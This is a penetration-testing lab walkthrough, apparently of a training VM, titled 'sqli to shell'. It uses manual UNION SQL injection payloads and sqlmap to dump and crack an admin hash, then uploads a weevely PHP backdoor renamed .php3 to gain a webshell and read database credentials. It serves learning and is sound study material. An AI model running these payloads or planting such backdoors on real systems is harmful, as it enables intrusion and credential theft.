

sqli to shell

Port 22, 80 opened

```
root@kali:~# nmap -A -sT -p- sql
Starting Nmap 7.70 ( https://nmap.org ) at 2020-02-11 11:38 +08
Nmap scan report for sql (192.168.40.160)
Host is up (0.00086s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.5p1 Debian 6+squeeze2 (protocol 2.0)
| ssh-hostkey:
|   1024 75:76:16:c8:8c:f2:16:23:37:55:c8:a3:98:d7:be:87 (DSA)
|_  2048 2f:8b:87:a5:a6:08:cf:d2:8d:29:94:3a:b7:c4:35:71 (RSA)
80/tcp    open  http      Apache httpd 2.2.16 ((Debian))
|_ http-server-header: Apache/2.2.16 (Debian)
|_ http-title: My Photoblog - last picture
MAC Address: 00:0C:29:E0:43:AF (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.32 - 2.6.35
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.86 ms sql (192.168.40.160)
```

dirb scan

```
---- Scanning URL: http://sql/ ----
==> DIRECTORY: http://sql/admin/
+ http://sql/all (CODE:200|SIZE:2022)
+ http://sql/cat (CODE:200|SIZE:1858)
+ http://sql/cgi-bin/ (CODE:403|SIZE:279)
==> DIRECTORY: http://sql/classes/
==> DIRECTORY: http://sql/css/
+ http://sql/footer (CODE:200|SIZE:185)
+ http://sql/header (CODE:200|SIZE:796)
==> DIRECTORY: http://sql/images/
+ http://sql/index (CODE:200|SIZE:1343)
+ http://sql/index.php (CODE:200|SIZE:1343)
+ http://sql/server-status (CODE:403|SIZE:284)
+ http://sql/show (CODE:200|SIZE:1320)


---- Entering directory: http://sql/admin/ ----
+ http://sql/admin/del (CODE:302|SIZE:0)
+ http://sql/admin/footer (CODE:200|SIZE:19)
+ http://sql/admin/header (CODE:200|SIZE:686)
+ http://sql/admin/index (CODE:302|SIZE:0)
+ http://sql/admin/index.php (CODE:302|SIZE:0)
+ http://sql/admin/login (CODE:200|SIZE:1387)
+ http://sql/admin/logout (CODE:302|SIZE:0)
+ http://sql/admin/new (CODE:302|SIZE:0)
==> DIRECTORY: http://sql/admin/uploads/

---- Entering directory: http://sql/classes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)



---- Entering directory: http://sql/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://sql/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://sql/admin/uploads/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```



Index of /admin/uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 cthulhu.png	20-Sep-2012 23:51	27K	
 hacker.png	20-Sep-2012 23:51	24K	
 ruby.jpg	20-Sep-2012 23:51	11K	

Apache/2.2.16 (Debian) Server at sql Port 80

sql/cat.php?id=1 or 1=1 --

Security \ Kali Linux \ Kali Docs \ Kali Tools \ Exploit-DB \ Aircrack-ng

picture: hacker



picture: ruby



picture: cthulhu



Determine no of columns for sqli

```
sql/cat.php?id=0 order by 6 --
```

My Awesome Photoblog

Unknown column '6' in 'order clause'

No Copyright

4 max columns, 5 will throw an error

```
sql/cat.php?id=0 order by 4 --
```

My Awesome Photoblog

No Copyright

Only column 2 is visible

My Awesome Photoblog

[Home](#)

picture: 2

2

No Copyright

Show current privilege db is running on, db version, and db name

User: pentesterlab@localhost

Version: 5.1.63-0+squeeze1

Database: photoblog

```
@ union select 1,concat('user: ', user(), ' | version: ', version(), ' | database: ', database()),3,4 --|
```

picture: user: pentesterlab@localhost | version:
5.1.63-0+squeeze1 | database: photoblog

user: pentesterlab@localhost | version: 5.1.63-0+squeeze1 | database: photoblog

Show the number of databases found

Database:

1. information_schema

2. photoblog

```
@ union select 1,concat('Database name: ',schema_name),3,4 from information_schema.schemata --
```

picture: database name: information_schema

Database name: information_schema

picture: database name: photoblog

Database name: photoblog

No Copyright

Show the number of tables found

Database: photoblog

Tables:

1. categories
2. pictures
3. users

```
@ union select 1,concat('Table name: ',table_name),3,4 from information_schema.tables where table_schema='photoblog' --
```

picture: table name: categories

Table name: categories

picture: table name: pictures

Table name: pictures

picture: table name: users

Table name: users

No Copyright

Show the number of columns found

Database: photoblog

Table: users

Column:

1. id
2. login

3. password

```
⌚ union select 1,concat('Column name: ',column_name),3,4 from information_schema.columns where table_schema='photoblog' and table_name='users' --
```

picture: column name: id

Column name: id

picture: column name: login

Column name: login

picture: column name: password

Column name: password

Data dump

Database: photoblog

Table: users

Column: id, login, password

```
⌚ union select 1,concat('id: ',id,' | login: ',login,' | password: ',password),3,4 from users --
```

picture: id: 1 | login: admin | password:
8efe310f9ab3efeae8d410a8e0166eb2

id: 1 | login: admin | password: 8efe310f9ab3efeae8d410a8e0166eb2

Cracking password

username: admin

password: P4ssw0rd

```
root@kali:/tmp/sqli_to_shell# john --format=Raw-MD5 -w:/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
P4ssw0rd      (?)
```

Logging in successful, now we need to upload payload to server



Use weeveily to generate php payload

```
root@kali:/tmp/sqli_to_shell# weeveily generate P@ssw0rd /tmp/backdoor.php
Generated backdoor with password 'P@ssw0rd' in '/tmp/backdoor.php' of 1332 byte size.
root@kali:/tmp/sqli_to_shell# cd /tmp
root@kali:/tmp# ls -l
total 2.8M
drwxrwxrwt 31 root root 4.0K Feb 11 13:00 ./
drwxr-xr-x 25 root root 36K Feb 5 12:09 ../
-rw-r--r-- 1 root root 1.4K Feb 11 13:00 backdoor.php
```

Rename backdoor to one with php3 extension

```
-rw-r--r-- 1 root root 1.4K Feb 11 13:01 backdoor.php3
```

Upload file

Title:

File:

▼

```
INSERT INTO pictures (title, img, cat) VALUES ('backdoor','backdoor.php3','1')
```

Hacker	delete
Ruby	delete
Cthulhu	delete
backdoor	delete

Add a new picture

Confirm file has been uploaded



Index of /admin/uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
-------------	----------------------	-------------	--------------------

 Parent Directory		-	
 backdoor.php3	11-Feb-2020 13:03	1.3K	
 cthulhu.png	20-Sep-2012 23:51	27K	
 hacker.png	20-Sep-2012 23:51	24K	
 ruby.jpg	20-Sep-2012 23:51	11K	

Apache/2.2.16 (Debian) Server at sql Port 80

Connect to backdoor

```
root@kali:/tmp# weevely http://sql/admin/uploads/backdoor.php3 P@ssw0rd

[+] weevely 3.2.0

[+] Target:      sql
[+] Session:     /root/.weevely/sessions/sql/backdoor_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> ls
backdoor.php3
cthulhu.png
hacker.png
ruby.jpg
www-data@debian:/var/www/admin/uploads $
```

Get creds

```
www-data@debian:/var/www/classes $ cat db.php
<?php

    $lnk = mysql_connect("localhost", "pentesterlab", "pentesterlab");
    $db = mysql_select_db('photoblog', $lnk);

?>
www-data@debian:/var/www/classes $ cat auth.php
```

Automated injection

Get http request via burp

```
GET /cat.php?id=1 HTTP/1.1
Host: sql
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://sql/
Connection: close
Cookie: PHPSESSID=4ti83d3uolp8pru5e54lahb461
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Use sqlmap on the captured request

```

GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 68 HTTP(s) requests:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 3934=3934

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1 AND (SELECT 5920 FROM(SELECT COUNT(*),CONCAT(0x7178787871,(SELECT (ELT(5920<
CHEMA.PLUGINS GROUP BY x)a)

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=1 AND SLEEP(5)

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7178787871,0x6c624f665659706d4b48477776
787071),NULL-- seUH
---
[13:45:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0
[13:45:24] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] photoblog

[13:45:24] [INFO] fetched data logged to text files under '/root/.sqlmap/output/sql'

[*] shutting down at 13:45:24

root@kali:/tmp# sqlmap -r req.txt --dbs --batch

```

Get tables

```

sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 3934=3934

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1 AND (SELECT 5920 FROM(SELECT COUNT(*),CONCAT(0x7178787871,(SELECT (ELT(5920
CHEMA.PLUGINS GROUP BY x)a)

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=1 AND SLEEP(5)

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7178787871,0x6c624f665659706d4b48477776
787071),NULL-- seUH
---
[13:48:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0
[13:48:23] [INFO] fetching tables for database: 'photoblog'
Database: photoblog
[3 tables]
+-----+
| categories |
| pictures   |
| users      |
+-----+

[13:48:23] [INFO] fetched data logged to text files under '/root/.sqlmap/output/sql'

[*] shutting down at 13:48:23

root@kali:/tmp# sqlmap -r req.txt -D photoblog --table

```

Get columns

```

Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 3934=3934

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: id=1 AND (SELECT 5920 FROM(SELECT COUNT(*),CONCAT(0x7178787871,(SELECT
CHEMA.PLUGINS GROUP BY x)a)

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=1 AND SLEEP(5)

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7178787871,0x6c624f665659706d4
787071),NULL-- seUH
---
[13:49:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0
[13:49:12] [INFO] fetching columns for table 'users' in database 'photoblog'
Database: photoblog
Table: users
[3 columns]
+-----+-----+
| Column | Type          |
+-----+-----+
| id      | mediumint(9)  |
| login   | varchar(50)   |
| password | varchar(50)   |
+-----+-----+

[13:49:12] [INFO] fetched data logged to text files under '/root/.sqlmap/output/sql'

[*] shutting down at 13:49:12

root@kali:/tmp# sqlmap -r req.txt -D photoblog -T users --columns

```

Dump creds

```

[13:50:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0
[13:50:12] [INFO] fetching entries of column(s) 'id, login, password' for table 'users' in database 'photoblog'
[13:50:12] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] Y
[13:50:14] [INFO] writing hashes to a temporary file '/tmp/sqlmap6_ACcs1739/sqlmaphashes-2E__Vd.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[13:50:16] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[13:50:18] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[13:50:21] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[13:50:21] [INFO] starting 4 processes
[13:50:23] [INFO] cracked password 'P4ssw0rd' for user 'admin'
Database: photoblog
Table: users
[1 entry]
+-----+-----+-----+
| id | login | password |
+-----+-----+-----+
| 1 | admin | 8efe310f9ab3efae8d410a8e0166eb2 (P4ssw0rd) |
+-----+-----+-----+

[13:50:25] [INFO] table 'photoblog.users' dumped to CSV file '/root/.sqlmap/output/sql/dump/photoblog/users.csv'
[13:50:25] [INFO] fetched data logged to text files under '/root/.sqlmap/output/sql'

[*] shutting down at 13:50:25
root@kali:/tmp# sqlmap -r req.txt -D photoblog -T users -C id,login,password --dump

```